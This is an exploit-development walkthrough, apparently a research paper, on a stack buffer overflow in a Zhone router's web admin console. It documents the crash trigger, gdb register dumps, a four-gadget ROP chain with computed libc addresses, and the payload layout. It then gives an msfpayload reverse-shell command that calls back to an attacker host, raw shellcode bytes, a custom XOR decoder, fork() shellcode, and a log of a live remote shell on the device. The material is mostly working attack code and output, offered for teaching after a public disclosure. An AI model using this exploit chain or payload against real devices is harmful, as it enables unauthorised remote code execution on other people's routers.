

EXPLOITING BUFFER OVERFLOWS ON MIPS ARCHITECTURES

A Walkthrough by Lyon Yang @l00p3r

Editing and Support: Bernhard Mueller

Table of Contents

1.	Introduction.....	3
2.	Triggering and Debugging the Exploit	3
3.	Cache Incoherency	7
4.	Overcoming ASLR.....	8
5.	Using ROP Gadgets	9
6.	Writing the exploit – Calculating Offsets	14
7.	Writing the exploit – Writing the MIPS Shellcode Encoder	17
8.	Writing the exploit – fork() Shellcode.....	22

1. INTRODUCTION

In this paper I will walk the reader through the process of writing a code execution exploit that runs on a MIPS device. The exploit described in this paper targets an actual vulnerability in the ZHONE router gateway I published in October 2015. More information about the vulnerability can be found here:

<http://www.securityfocus.com/archive/1/536666>

Triggering the stack overflow is rather easy with a simple one-liner that sends an overlong string to the router's Web Administrative Console.

```
GET /<7000 A's>.cgi HTTP/1.1
<Other HTTP Headers>
```

2. TRIGGERING AND DEBUGGING THE EXPLOIT

In order to trace and debug the stack overflow, we have to run GDBServer on the router and attach it to the HTTPD process. Below are instructions on how to cross-compile GDBServer.

1. Download GDB:
<http://www.gnu.org/software/gdb/download/>
2. Compile GDB:
`/path/to/gdb-src/configure --target=mips-linux-gcc`
3. Compile GDBServer:
`/path/to/gdb-src/gdb/gdbserver/configure --host=mips-linux-gcc`

For more information you can see the following link:

<https://sourceware.org/gdb/wiki/BuildingCrossGDBandGDBserver>

On the router, run GDBServer with the following command:

```
./gdbserver -multi <Your Router Gateway IP>:<Any Port number that you want to use> &
```

Example:

```
./gdbserver -multi 192.168.1.1:1234 &
```

Now on the router grab the PID of the httpd binary.

```
ps aux
```

```
/mnt/usb1_1/Toolkit/mips # ./gdbserver --multi :1234 &
/mnt/usb1_1/Toolkit/mips # Listening on port 1234

/mnt/usb1_1/Toolkit/mips # ps aux | grep httpd
8513 root      10020 S      httpd -m 0
```

On your own machine, run gdb to connect to the GDB Server with the following command:

```
./gdb
target extended-remote 192.168.1.1:1234
attach <pid of httpd binary>
```

```
root@kali:~/Desktop/MIPS/gdb-7.9/gdb# ./gdb
GNU gdb (GDB) 7.9
Copyright (C) 2015 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-pc-linux-gnu --target=mips-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target extended-remote 192.168.1.1:1234
Remote debugging using 192.168.1.1:1234
(gdb) attach 8513
Attaching to process 8513
warning: GDB can't find the start of the function at 0x2b267afc.

GDB is unable to find the start of the function at 0x2b267afc
and thus can't determine the size of that function's stack frame.
This means that GDB may be unable to access that stack frame, or
the frames below it.
This problem is most likely caused by an invalid program counter or
stack pointer.
However, if you think GDB should simply search farther back
from 0x2b267afc for code which looks like the beginning of a
function, you can increase the range of the search using the `set
heuristic-fence-post' command.
0x2b267afc in ?? ()
(gdb) c
Continuing.
```

Once gdb is attached to the process and we can start debugging the crash. After sending 7000 'A's in the GET request, the stack overflow is triggered and gdb shows the following:

```

0x2b267afc in ?? ()
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
      zero      at      v0      v1      a0      a1      a2      a3
R0     00000000 7fe5d538 00000001 00000007 00000000 00000000 00000000 00000000
      t0      t1      t2      t3      t4      t5      t6      t7
R8     00000000 80000008 8003fcb0 ffffffff0 554b7471 84381ca4 00010000 00002ba6
      s0      s1      s2      s3      s4      s5      s6      s7
R16    41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
      t8      t9      k0      k1      gp      sp      s8      ra
R24    00000000 2b268b80 7fe5c020 00000000 2abc9720 7fe5d538 0048e7c4 41414141
      status   lo      hi      badvaddr  cause   pc
00008d13 00000000 00000000 41414140 00000008 41414141
      fcsr     fir     restart
00000000 00000000 00000000
(gdb)
    
```

As shown in the above screenshot, we have successfully overwritten the '\$ra' register and some other potentially useful registers such as s0-s7. In the MIPS architecture, the '\$ra' register saves the return address similar to the x86 Instruction pointer 'EIP'. If we have control over this register, we have control over the flow of the program which we can use to execute arbitrary code.

Now we need to determine the exact offsets into the buffer that allow us to overwrite the values in '\$s1' - '\$s7' and '\$ra'. We'll use 'pattern_create.rb', a tool that ships with Metasploit, to generate a randomized pattern and determine the offsets to the registers we want to control.

In Kali Linux, Metasploit is pre-installed and you can run pattern_create.tb as follows:

```
/usr/share/metasploit-framework/tools/pattern_create.rb 7000
```

After generating the pattern, we replace the 7000 'A's within the payload with the newly generated pattern and overflow the stack. Now we can determine the position of each register within the attack string by copying the values shown in the registers into the 'pattern_offset.rb' tool:

```
/usr/share/metasploit-framework/tools/pattern_offset.rb 0x43212322
```

For more information about how to use this tool, check out this link:

<https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/>

With the correct offsets we can now overwrite the registers in a more targeted way, as shown in the screenshot below.

```

0x2b267afc in ?? ()
(gdb) continue
Continuing.


Program received signal SIGSEGV, Segmentation fault.
0x4c4c4c4c in ?? ()
(gdb) info registers
      zero      at      v0      v1      a0      a1      a2      a3
R0      00000000  7fecc288  00000001  00000007  00000000  00000000  00000000  00000000
      t0      t1      t2      t3      t4      t5      t6      t7
R8      00000000  80000008  8003fcb0  ffffffff0  554b7f9a  8252fda4  00010000  0000394c
      s0      s1      s2      s3      s4      s5      s6      s7
R16     42424242  43434343  44444444  45454545  46464646  47474747  48484848  49494949
      t8      t9      k0      k1      gp      sp      s8      ra
R24     00000000  2b268b80  7fecad70  00000000  2abc9720  7fecc288  0048e7c4  4c4c4c4c
      status   lo      hi      badvaddr  cause   FFFFFFFF  pc      end of SEH chain  0x7FFE0000
      00008d13  00000000  00000000  4c4c4c4c  00000008  4c4c4c4c  Handler
      fcsr     fir     restart
      00000000  00000000  00000000
(gdb)
  
```

Next we need to have a look at the memory map to figure out which memory segments are marked as executable. For MIPS architecture, you usually don't have to deal security protections such as Data Execution Protection (DEP). Fortunately in our case the stack is executable.

Stack commonly found to be executable


```

~ # cat /proc/7782/maps | tail
2b259000-2b2b1000 r-xp 00000000 1f:00 449          /lib/libc.so.0
2b2b1000-2b2c0000 ---p 00000000 00:00 0
2b2c0000-2b2c1000 r--p 00057000 1f:00 449          /lib/libc.so.0
2b2c1000-2b2c2000 rw-p 00058000 1f:00 449          /lib/libc.so.0
2b2c2000-2b2c7000 rw-p 00000000 00:00 0
2b2c7000-2b2f1000 r-xp 00000000 1f:00 455          /lib/libgcc_s.so.1
2b2f1000-2b301000 ---p 00000000 00:00 0
2b301000-2b302000 rw-p 0002a000 1f:00 455          /lib/libgcc_s.so.1
58800000-5889c000 rw-s 00000000 00:06 0          /SYSV00000000 (deleted)
7fa8d000-7faa5000 rwxp 00000000 00:00 0          [stack]
~ #
  
```



3. CACHE INCOHERENCY

An annoying issue we encounter when writing exploits for MIPS devices is cache incoherency. This issue pops up in cases where the shell-code has self-modifying elements, such as an encoder for bad characters. When the decoder runs the decoded instructions end up in the data cache (and aren't written back to memory), but when execution hits the decoded part of the shellcode, the processor will fetch the old, still encoded instructions from the instruction cache.



a

Picture Reference:

<http://community.arm.com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code>

In order to overcome the cache incoherency problem, we can force the program to call a blocking function such as “sleep” from LibC. While the process is sleeping, the processor will go through one or more context switches and the cache will be flushed. We will dive into more details on how to call library functions in the **0x03 Overcoming ASLR** chapter.

An additional tip for dealing with cache incoherency in MIPS or ARM architecture: If you only use the encoder on .data portion of the shellcode (e.g. an encoded filename), then cache incoherency is not an issue as all both writes and reads will hit the data cache.

4. OVERCOMING ASLR

Address space layout randomization (ASLR) is a commonly encountered as a problem in exploit writing. It is a security measure that involves randomly arranging the positions of key data areas, usually including the base of the executable and position of libraries, heap, and stack in the process address space.

There are two ways to bypass ASLR:

1. Target modules that don't have ASLR enabled. These modules will have the base address at a fixed location even when the process or system restart.
2. Leverage a pointer leak from a memory leak or other vulnerability.

In order to overcome ASLR, we can use ROP (Return-Oriented Programming). ROP is a variant of the classic return-into-libc attack, where the attacker chains together a number of instruction "gadgets" found within the process memory.

In our case, the exploit sequence is as follows:

1. Because we have control over the return address in the '\$ra' register, we can place our first ROP gadget address into '\$ra'. This way we instruct the 'httpd' process to jump to the ROP gadget address and execute the instructions stored at that address.
2. We first need to use a ROP Gadget to set the value in register \$a0 to 1 in order to execute the sleep function successfully.
3. We then use a second ROP Gadget to execute the sleep function stored within LibC
4. Next we will use a third ROP Gadget to save our stack location (containing our shellcode) into a register.
5. Lastly we will use a fourth ROP Gadget to jump to the correct location on the stack to execute our shellcode.

We can use the following IDA Plugin by Craig Heffner to easily look for ROP Gadgets. More information about his plugin can be found here:

<https://github.com/devttys0/ida/tree/master/plugins/mipsrop>

5. USING ROP GADGETS

We first need to determine which ROP gadgets to use and how to set chain them together in our exploit.

ROP Gadget No. 1

Our first ROP Gadget should set register \$a0 to 1 and then jump to next gadget.

We use Craig Heffner's Plugin to locate the instruction we want:

```
mipsrop.find("li $a0, 1")
```

```
Python>mipsrop.find("li $a0, 1")
```

Address	Action	Control Jump
0x0002552C	li \$a0,1	jalr \$s4
0x000511C8	li \$a0,1	jalr \$s3
0x0001C93C	li \$a0,1	jr 0x28+var_4(\$sp)
0x0002AAB4	li \$a0,1	jr 0x28+var_4(\$sp)
0x0003AB54	li \$a0,1	jr 0x20+var_4(\$sp)
0x0003BED4	li \$a0,1	jr 0x20+var_4(\$sp)
0x0003E324	li \$a0,1	jr 0x28+var_4(\$sp)
0x0003E3D0	li \$a0,1	jr 0x28+var_4(\$sp)
0x00047D64	li \$a0,1	jr 0x120+var_4(\$sp)

We will use the ROP Gadget at '511C8' shown below.

```
LOAD:000511C8      li      $a0, 1
LOAD:000511CC      move   $t9, $s3
LOAD:000511D0      jalr   $t9, sub_50E70
```

As this is our first ROP Gadget to use, we will replace the Return Address '\$ra' with this address '511C8'+offset.

As we would like to continue executing other ROP gadgets, we can see that after setting the value 1 in register \$a0, the ROP gadget moves the value stored at register \$s3 to register \$t9 and jump to that address. Thankfully in our current exploit, we have control over register \$s3.


ROP Gadget No. 2

Our second ROP Gadget should execute the sleep() function in libc.

We first need to locate the address of sleep in the libc binary extracted from the Zhone router.

We can locate sleep function address in IDA Pro:

1. Open the "View Functions" Window
2. Search for sleep



We take note that the Sleep function is stored at address 4FFD0.

Next, in order to call sleep(), we will need to use the plugin to find for ROP Gadget containing a set of instructions that allows us to jump to an address of our choice.

We can use the "tails" function to look for move instructions:

```
mipsrop.tails()
```

```
Python>mipsrop.tails()
```

Address	Action	Control Jump
0x0001A95C	move \$t9,\$s1	jr \$s1
0x000317F8	move \$t9,\$s0	jr \$s0
0x00031FBC	move \$t9,\$a1	jr \$a1
0x00032A1C	move \$t9,\$a1	jr \$a1
0x0003372C	move \$t9,\$a1	jr \$a1
0x000358A8	move \$t9,\$s0	jr \$s0
0x000380F0	move \$t9,\$s2	jr \$s2
0x00038370	move \$t9,\$s2	jr \$s2
0x00038430	move \$t9,\$s2	jr \$s2
0x00038648	move \$t9,\$s2	jr \$s2
0x0003A078	move \$t9,\$s0	jr \$s0
0x0003A0E0	move \$t9,\$s0	jr \$s0
0x0003A88C	move \$t9,\$a1	jr \$a1
0x0003A8A8	move \$t9,\$a1	jr \$a1
0x0003B11C	move \$t9,\$a1	jr \$a1

After going through the ROP Gadgets, we come across a suitable candidate below:

```

LOAD:0001A95C      —                move    $t9, $s1                —
LOAD:0001A960                lw     $ra, 0x28+var_4($sp)
LOAD:0001A964                lw     $s2, 0x28+var_8($sp)
LOAD:0001A968                lw     $s1, 0x28+var_C($sp)
LOAD:0001A96C                lw     $s0, 0x28+var_10($sp)
LOAD:0001A970                jr     $t9
LOAD:0001A974                addiu  $sp, 0x28
LOAD:0001A974      # End of function sub_1A8A0
    
```

This block of code jumps to the location stored at register \$s1.

Next we can see that the code takes a value stored on the stack and stores it as the return address in register \$ra. As we control the portion of the stack this value is read from, we can use this to make the CPU jump to our next ROP gadget.

ROP Gadget No. 3

We now need a ROP Gadget that takes a value from an address on the stack we control and stores it into a register. This is for the purpose of executing our final shellcode.

We can do this by using the plugin to locate for stackfinders:

```
mipsrop.stackfinders()
```

```
Python>mipsrop.stackfinders()
```

Address	Action	Control Jump
0x0000C484	addiu \$a1,\$sp,0x168+var_150	jalar \$s1
0x0000C4A0	addiu \$a1,\$sp,0x168+var_B0	jalar \$s1
0x0000E870	addiu \$s4,\$sp,0xC8+var_B8	jalar \$s6
0x00014470	addiu \$s3,\$sp,0x48+var_30	jalar \$s2
0x0001B24C	addiu \$s4,\$sp,0x5D8+var_4C8	jalar \$fp
0x0001B5DC	addiu \$s4,\$sp,0x5D8+var_4C8	jalar \$fp
0x0001BB3C	addiu \$s4,\$sp,0x608+var_4D0	jalar \$fp
0x0001BEFC	addiu \$s4,\$sp,0x608+var_4D0	jalar \$fp
0x0001DE40	addiu \$s1,\$sp,0xC0+var_68	jalar \$s5
0x000223C4	addiu \$s6,\$sp,0x298+var_24C	jalar \$s5
0x0002ACCO	addiu \$s3,\$sp,0x140+var_CC	jalar \$s6
0x00030914	addiu \$s4,\$sp,0x68+var_48	jalar \$s3
0x00030A88	addiu \$s4,\$sp,0x48+var_30	jalar \$s2
0x00030EE4	addiu \$a2,\$sp,0x518+var_500	jalar \$s7
0x00037EBC	addiu \$s4,\$sp,0x1D0+var_180	jalar \$s1
0x000387A8	addiu \$s3,\$sp,0x68+var_40	jalar \$s5
0x0003ACE8	addiu \$s6,\$sp,0x48+var_30	jalar \$fp
0x0003B060	addiu \$s4,\$sp,0x50+var_38	jalar \$s6
0x0003C188	addiu \$s6,\$sp,0x78+var_54	jalar \$fp
0x0003C278	addiu \$s3,\$sp,0x78+var_44	jalar \$s4
0x0003C5D8	addiu \$s4,\$sp,0xC8+var_B0	jalar \$s7
0x0003C6CC	addiu \$a0,\$sp,0x38+var_20	jalar \$a0
0x00041DCC	addiu \$v1,\$sp,0x20	jalar \$s6
0x00041F64	addiu \$v1,\$sp,0x20	jalar \$s5
0x00042020	addiu \$s2,\$sp,0x20	jalar \$s4
0x00042050	addiu \$v1,\$sp,0x20	jalar \$s4
0x00042D34	addiu \$s4,\$sp,0x68+var_3C	jalar \$s6
0x00044094	addiu \$a1,\$sp,0x34	jalar \$a3
0x00047EB8	addiu \$s0,\$sp,0xA8+var_90	jalar \$s1
0x00048368	addiu \$s0,\$sp,0xA8+var_90	jalar \$s1
0x0004FB70	addiu \$a0,\$sp,0xA0+var_88	jalar \$s5
0x0000DC7C	addiu \$a0,\$sp,0xA0+var_88	jr 0xA0+var_4(\$sp)
0x0001CF30	addiu \$a0,\$sp,0x30+var_18	jr 0x30+var_4(\$sp)
0x00020348	addiu \$a0,\$sp,0x20+var_0	jr 0x20+var_4(\$sp)

The following ROP Gadget looks useful:

```
LOAD:00047EB8      addiu    $s0, $sp, 0xA8+var_90
LOAD:00047EBC      move    $s2, $a0
LOAD:00047EC0      move    $a1, $zero
LOAD:00047EC4      li      $a0, 3
LOAD:00047EC8      move    $t9, $s1
LOAD:00047ECC      jalr   $t9, sigprocmask
```

There are two things to note:

1. We are copying an address pointing to the stack (a location we have control over) to register \$s0.
addiu \$s0, \$sp, 0xA8+var_90
2. We are jumping to our fourth ROP Gadget via register '\$s1'. If you recall in the previous ROP Gadget, a location on the stack has been copied to register \$s1.
move \$t9, \$s1
jalr \$t9

ROP Gadget No. 4

Since we have the address pointing to our shellcode location stored at register \$s0, we now need to look for a ROP Gadget that jumps to register \$s0.

We can do this the following way:

```
mipsrop.find("move $t9, $s0")
```

```
Python>mipsrop.find("move $t9, $s0")
```

Address	Action	Control Jump
0x0001D1B8	move \$t9, \$s0	jalr \$s0
0x0001F8C0	move \$t9, \$s0	jalr \$s0
0x0001F8DC	move \$t9, \$s0	jalr \$s0
0x00024440	move \$t9, \$s0	jalr \$s0
0x000255D0	move \$t9, \$s0	jalr \$s0
0x000255E0	move \$t9, \$s0	jalr \$s0
0x00030B90	move \$t9, \$s0	jalr \$s0
0x00030B98	move \$t9, \$s0	jalr \$s0

```
LOAD:0001F8C0      move    $t9, $s0
LOAD:0001F8C4      jalr   $t9, fcntl
```

We now have all the ROP Gadgets we need and can start writing our exploit.

6. WRITING THE EXPLOIT – CALCULATING OFFSETS

We now need to calculate the final address to use for our ROP Gadgets. This can be done by looking at the memory map. Luckily for this case, there is no ASLR on the libc Library, so the gadgets will be located at fixed addresses, allowing for a reliable exploit.

```

~ # ps | grep httpd
12822 root      2064 R    grep httpd
14668 root      10052 T   httpd -m 0
~ # cat /proc/14668/maps | grep libc
2aaa8000-2aaad000 r-xp 00000000 1f:00 448      /lib/ld-uClibc.so.0
2aabc000-2aabd000 r--p 00004000 1f:00 448      /lib/ld-uClibc.so.0
2aab000-2aabe000 rw-p 00005000 1f:00 448      /lib/ld-uClibc.so.0
2aabe000-2ab67000 r-xp 00000000 1f:00 576      /lib/private/libcms_dal.so
2ab76000-2ab78000 rw-p 000a8000 1f:00 576      /lib/private/libcms_dal.so
2ab78000-2ab7b000 r-xp 00000000 1f:00 592      /lib/public/libcms_msg.so
2ab8a000-2ab8b000 rw-p 00002000 1f:00 592      /lib/public/libcms_msg.so
2ab8b000-2abb1000 r-xp 00000000 1f:00 593      /lib/public/libcms_util.so
2abc0000-2abc2000 rw-p 00025000 1f:00 593      /lib/public/libcms_util.so
2abc2000-2abc5000 r-xp 00000000 1f:00 591      /lib/public/libcms_boardctl.so
2abd4000-2abd5000 rw-p 00002000 1f:00 591      /lib/public/libcms_boardctl.so
2abd5000-2abd8000 r-xp 00000000 1f:00 453      /lib/libcrypt.so.0
2abe7000-2abe8000 rw-p 00002000 1f:00 453      /lib/libcrypt.so.0
2ac1d000-2ae6b000 r-xp 00000000 1f:00 575      /lib/private/libcms_core.so
2ae7a000-2ae86000 rw-p 0024d000 1f:00 575      /lib/private/libcms_core.so
2afb000-2b004000 r-xp 00000000 1f:00 574      /lib/private/libcmfapi.so
2b014000-2b015000 rw-p 0004a000 1f:00 574      /lib/private/libcmfapi.so
2b259000-2b2b1000 r-xp 00000000 1f:00 449      /lib/libc.so.0
2b2c0000-2b2c1000 r--p 00057000 1f:00 449      /lib/libc.so.0
2b2c1000-2b2c2000 rw-p 00058000 1f:00 449      /lib/libc.so.0
    
```

The libc base address is: 0x2b259000

Below are the calculations for each of the ROP Gadget addresses:

1. 1st ROP Gadget
 $1^{st} \$ra = 511C8 (1^{st} \text{ ROP Gadget}) + \text{lib c base}$
 $= 0x2B2AA1C8$
 We will be storing this address in register \$ra
2. 2nd ROP Gadget
 $\$s3 = 1A95C (2^{nd} \text{ ROP Gadget}) + \text{lib c base}$
 $= 0x2b27395c$
 We will be storing this address in register \$s3
3. Sleep function address from LibC
 $\$s1 = 4FFD0(\text{Sleep Function Address}) + \text{lib c base}$
 $= 0x2b2a8fd0$
 We will be storing this address in register \$s1

For the last 2 ROP Gadgets, we have to store these addresses on the stack as they will be copied from the stack to the register via the second ROP Gadget.

4. 3rd ROP Gadget
 - 2nd \$ra = 0x28+var_4(\$sp)
 - = 47EB8(3rd ROP Gadget) + lib c base
 - = 0x2b2a0eb8

We will be storing this address at 0x28+var_4(\$sp), which we control via the large string we send in our exploit.

5. 4th ROP Gadget
 - 2nd \$s1 = 0x28+var_C(\$sp)
 - = 1f8c0 (4th ROP Gadget) + libc base
 - = 0x2b2788c0

We will be storing this address at 0x28+var_C(\$sp), which we control via the large string we send in our exploit.

The resulting payload is the following:

Payload =
 5117 Bytes + Register \$s0 (NOP) +
 Register \$s1 (0x2b2a8fd0) +
 Register \$s2 (NOP) +
 Register \$s3 (0x2b27395c) +
 Register \$s4 - \$s7 (NOP) +
 Register \$ra (0x2B2AA1C8) +
 (NOP) * 7 +
 2nd Register \$s1 (0x2b2788c0) +
 NOP +
 2nd Register \$ra (0x2b2a0eb8) +
 NOP * 14 +
 Decoder for shellcode +
 Encoded Fork function +
 Encoded Reverse shellcode

Note: In the above payload, NOP can be represented as the following instruction:

NOP Instruction:

```
nor t6,t6,zero
```

```
\x27\x70\xc0\x01
```

We will cover writing the encoder, fork and reverse shellcode in the following sections.

7. WRITING THE EXPLOIT – WRITING THE MIPS SHELLCODE ENCODER

We will not be covering in detail how to write a MIPS shellcode. However we will be covering how to write a MIPS encoder in this chapter. We can use Metasploit 'msfpayload' to generate the MIPS reverse shell code.

```
msfpayload linux/mipsbe/shell_reverse_tcp lport=31337 lhost=192.168.1.177 X
```

In exploit writing we often come across bad characters that cannot be included in our exploit. After lots of debugging, it turns out that the following cannot be included in our exploit:

```
0x20 0x00 0x3a 0x0a 0x3f
```

The first thing we try is to encode the shellcode using the Metasploit MIPS encoder without any bad characters:

```
msfpayload linux/mipsbe/shell_reverse_tcp lport=31337 lhost=192.168.1.177 R |  
msfencode -e mipsbe/longxor -b '0x20 0x00 0x3a 0x0a 0x3f' -t c
```

In my tests however it turned out that the encoded shellcode would only run with a debugger attached. After some investigation, I concluded that there might be a problem with the Metasploit MIPS encoder.

While looking at the un-encoded shellcode originally generated by Metasploit msfpayload, we only have two locations with bad characters:

```

"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5\xff
"\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\xaf\xa2
"\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0\x78\x27\xaf
"\xaf\xff\xe0\x3c\x0e\x7a\x69\x35\xce\x7a\x69\xaf\xae\xff\xe4
"\x3c\x0e\xc0\xa8\x35\xce\x01\xb1\xaf\xae\xff\xe6\x27\xa5\xff
"\xe2\x24\x0c\xff\xef\x01\x80\x30\x27\x24\x02\x10\x4a\x01\x01
"\x01\x0c\x24\x11\xff\xfd\x02\x20\x88\x27\x8f\xa4\xff\xff\x02
"\x20\x28\x21\x24\x02\x0f\xdf\x01\x01\x01\x0c\x24\x10\xff\xff
"\x22\x31\xff\xff\x16\x30\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f
"\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf
"\xa4\xff\xf8\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab
"\x01\x01\x01\x0c";
    
```

Thus, we can easily add some code that specifically decodes these two characters once the shellcode runs.

In order to quickly write shellcode for the MIPS architecture, I used a MIPS assembler and runtime simulator. I find this really useful and more efficient than compiling assembly code and debugging it in gdb.

<http://courses.missouristate.edu/KenVollmar/MARS/download.htm>

For the purpose of writing a simple XOR encoder let's have a look at the following instructions:

Instruction	Description
li \$t1, 5	This instruction 'li' loads an immediate value '5' into the register '\$t1'
la \$s2, 0(\$sp)	Copy Stack Pointer Address plus some offset into register \$s2
lw \$t1, var1	Copy 4 bytes at the source location 'var1' into the destination register '\$t1'
Xor \$v1, \$t2, \$s1	XOR value stored at \$t2 and \$s1 and store it into register \$v1
sw \$t1, \$s1	Store 4 bytes from source register '\$t1' into the destination address location '\$s1'
addi \$t2,\$t3, 5	Adds 5 to register \$t3 and stores into register \$t2

If you are keen on learning more about other instructions please check the following link:

<http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm>

In order to understand MIPS assembly and how encoders work, let's write a simple encoder to encode 4 bytes of data. The following code XORs the value at \$sp + 4 with 9999:

```
#Loads value 9999 into register $s1
li $s1, 9999
#Copy Stack Pointer Address into register $s2
la $s2, 0($sp)
#Takes value 4 bytes after the register $s2 address and copy it into register $t2
lw $t2, 4($s2)
#XOR both values from register $t2 & $s1 and stored it into register $v1
xor $v1, $t2, $s1
#Store XORED value from $v1 into address location at 4 bytes after register $s2
sw $v1, 4($s2)
```

However as you can see in the following screenshot, if we assemble the encoder in its basic form we end up with some null bytes:

Code	Basic	Source
0x2411270f	addiu \$17,\$0,0x0000...	2: li \$s1, 9999
0x34010000	ori \$1,\$0,0x00000000	3: la \$s2, 0(\$sp)
0x03a19020	add \$18,\$29,\$1	
0x8e4a0004	lw \$10,0x00000004(\$18)	4: lw \$t2, 4(\$s2)
0x01511826	xor \$3,\$10,\$17	5: xor \$v1, \$t2, \$s1
0xae430004	sw \$3,0x00000004(\$18)	6: sw \$v1, 4(\$s2)

So we need to modify the instructions in the shellcode a bit until we come up with a compiled version that doesn't contain bad characters. The following code decodes the two bad bytes in our shellcode:

```
# Load decimal value 99999999 into register $s2
li $s1, 2576980377

# Copy Stack Pointer Address + 1000 bytes into register $s2
la $s2, 1000($sp)

# Adjust Register $s2 (address location) by -244
addi $s2, $s2, -244

# Get value located at register $s2 - 500 bytes and store into register $t2
lw $t2, -500($s2)

# XOR value stored at $t2 and $s1 and store it into register $v1
xor $v1, $t2, $s1

# Replace value back to stack ($s2 - 500) with new XORed value ($v1).
sw $v1, -500($s2)

# Move Register by -8 bytes to new value to be XORed
addi $s2, $s2, -8

# Get value located at register $s2 - 500 bytes and store into register $t2
```

```
lw $t2, -500($s2)

# XOR value stored at $t2 and $s1 and store it into register $v1
xor $v1, $t2, $s1

# Replace value back to stack ($s2 - 500) with new XORed value ($v1).
sw $v1, -500($s2)
```

8. WRITING THE EXPLOIT – FORK() SHELLCODE

After getting the encoded payload to run, I found that a shell prompt popped up on my netcat listener but the shell seemed to die immediately. My guess was that some monitoring process running on the device would restart the http server once it became unresponsive. To prevent this from killing the shell, I added a fork() system call at the beginning of the shellcode. Lets look at the following MIPS assembly code to spawn call fork():

```
__start:
# Register $s1 = -1
li $s1, -1

# Start loop here with name 'loc'
loc:

# Load Register $a0 with value 9999
li $a0, 9999

# Load Register $v0 with value 4166, which is setting syscall as nanosleep
li $v0, 4166

# Execute syscall
syscall 0x40404

# Branch back to loc if $s1 is more than 0
bgtz $s1, loc

# Load Register $s1 with value 4141
li $s1, 4141

# Load Register $v0 with value 4002, which is setting syscall as fork
li $v0, 4002

# Execute syscall
syscall 0x40404

# Jump back to sleep if, this is in parent process
```

```
bgtz $v0, loc
```

Upon adding the fork at the beginning of the shellcode the reverse shell worked as expected.

```
listening on [any] 12347 ...  
  
192.168.1.1: inverse host lookup failed: Unknown server error : Connection timed out  
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.1] 45495  
ls  
bin  
cferam.010  
data  
dev  
etc  
include  
lib  
linuxrc  
mnt  
opt  
proc  
sbin  
sys  
tmp  
